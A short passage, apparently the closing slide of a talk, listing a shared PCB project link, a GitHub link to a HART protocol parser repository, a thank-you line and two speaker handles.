
  https://www.oshpark.com/shared_projects/zaJH0xKQ

- HART parser repository:

  http://github.com/Darkkey/hartparser

THX FOR LISTENING!

@dark_k3y

@cherboff